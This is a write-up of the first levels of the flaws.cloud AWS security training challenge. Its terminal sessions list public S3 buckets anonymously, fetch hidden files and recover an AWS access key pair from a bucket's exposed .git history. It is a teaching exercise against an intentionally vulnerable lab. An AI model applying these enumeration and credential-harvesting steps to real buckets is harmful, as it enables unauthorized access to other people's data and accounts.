

Cloud Writeup (challenges from flaws.cloud)

Level 1 : Finding publicly available buckets



Initial Enumeration (Establishing that the domain is hosted on cloud)



```
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud]
└─$ nslookup 52.92.237.35
35.237.92.52.in-addr.arpa       name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:
```

> Information Gathered :

>> The reverse DNS lookups revealed that all IPs pointed to:

```
s3-website-us-west-2.amazonaws.com
```

Listing Bucket Contents

- **Understanding S3 website hosting:** When using a custom domain with S3 static website hosting, the bucket name must match the domain name exactly.

- **Therefore flaws.cloud (domain) → flaws.cloud (bucket name)**

```
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud]
└─$ aws s3 ls s3://flaws.cloud
2017-03-14 08:30:38       2575 hint1.html
2017-03-03 09:35:17       1707 hint2.html
2017-03-03 09:35:11       1101 hint3.html
2024-02-22 08:02:41       2861 index.html
2018-07-10 22:17:16      15979 logo.png
2017-02-27 07:29:28         46 robots.txt
2017-02-27 07:29:30       1051 secret-dd02c7c.html

┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud]
└─$
```

- **copy the secret html file to local machine**

```
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_1]
└─$ aws s3 cp s3://flaws.cloud/secret-dd02c7c.html ./secret.html --no-sign-request
download: s3://flaws.cloud/secret-dd02c7c.html to ./secret.html

┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_1]
└─$
```

- **Reading the secret.html will give the url of level 2**

```
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_1]
└─$ cat secret.html | grep level2
Level 2 is at <a href="http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud">http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.fla
ws.cloud</a>

┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_1]
└─$
```

Url : http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

Vulnerability : The S3 bucket had public listing enabled, allowing anyone to enumerate all files in the bucket without authentication (–no-sign-request)
Even if sensitive files aren't linked from the website, an attacker can discover them by simply listing the bucket contents. Security through obscurity (hiding files with random names) doesn't work when the bucket allows public listing.

Level 2 : Enumeration by authenticated account

Vulnerability: The vulnerability class is the same as level 1 the difference is that previously anyone could access the bucket content now only authenticated personnel can access it.

Authenticated here means anyone with an aws account can access.

- **Step 1:** Setup an aws account
  In our case it's already set up.

```
PS D:\> $env:AWS_PROFILE = "sagnik"
PS D:\> aws sts get-caller-identity
{
    "UserId": "876397107036",
    "Account": "876397107036",
    "Arn": "arn:aws:iam::876397107036:root"
}
```

- **Step 2: Fetch the bucket content**

```
PS D:\cloud_sec\flaws.cloud\level_2> aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/
2017-02-27 07:32:15      80751 everyone.png
2017-03-03 09:17:17       1433 hint1.html
2017-02-27 07:34:39       1035 hint2.html
2017-02-27 07:32:14       2786 index.html
2017-02-27 07:32:14         26 robots.txt
2017-02-27 07:32:15       1051 secret-e4443fc.html
PS D:\cloud_sec\flaws.cloud\level_2>
```

- **Step 3: Copy the secret file to local machine**

```
└─(Run: "touch ~/.hushlogin" to hide this message)
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_2]
└─$ cat secret.html | grep level3
Level 3 is at <a href="http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud">http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud</a>

┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_2]
└─$
```

Url: http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud

---

Level 3: Finding AWS keys

In this level we are required to find the aws keys that are accidentally leaked.

Step 1 : Gather what is public

```
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_3]
└─$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud --no-sign-request
                           PRE .git/
2017-02-27 05:44:33     123637 authenticated_users.png
2017-02-27 05:44:34       1552 hint1.html
2017-02-27 05:44:34       1426 hint2.html
2017-02-27 05:44:35       1247 hint3.html
2017-02-27 05:44:33       1035 hint4.html
2020-05-22 23:51:10       1861 index.html
2017-02-27 05:44:33         26 robots.txt

┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_3]
└─$
```

Step 2: Copy the .git folder onto local machine
Step 3: Check commit history

```
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_3]
└─$ git --git-dir="$PWD/level3-git" log --all --stat
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

 access_keys.txt | 2 --
 1 file changed, 2 deletions(-)

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit

 access_keys.txt          |   2 ++
 authenticated_users.png | Bin 0 -> 123637 bytes
 hint1.html               |  38 ++++++++++++++++++++++++++++++++++++++
 hint2.html               |  45 +++++++++++++++++++++++++++++++++++++++++++++
 hint3.html               |  44 +++++++++++++++++++++++++++++++++++++++++++
 hint4.html               |  31 +++++++++++++++++++++++++++++++
 index.html               |  47 +++++++++++++++++++++++++++++++++++++++++++++
 robots.txt               |   2 ++
 8 files changed, 209 insertions(+)
```

```
┌──(sagnik㉿Mainak)-[/mnt/d/cloud_sec/flaws.cloud/level_3]
└─$ git --git-dir="$PWD/level3-git" show  b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

diff --git a/access_keys.txt b/access_keys.txt
deleted file mode 100644
index e3ae6dd..0000000
--- a/access_keys.txt
+++ /dev/null
@@ -1,2 +0,0 @@
-access_key AKIAJ366LIPB4IJKT7SA
-secret_access_key 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
```

Step 4: Setup the credentials

Step 5: Fetch the region's resources



Next level : http://level4-1156739cfb264ced6de514971a4bef68.flaws.cloud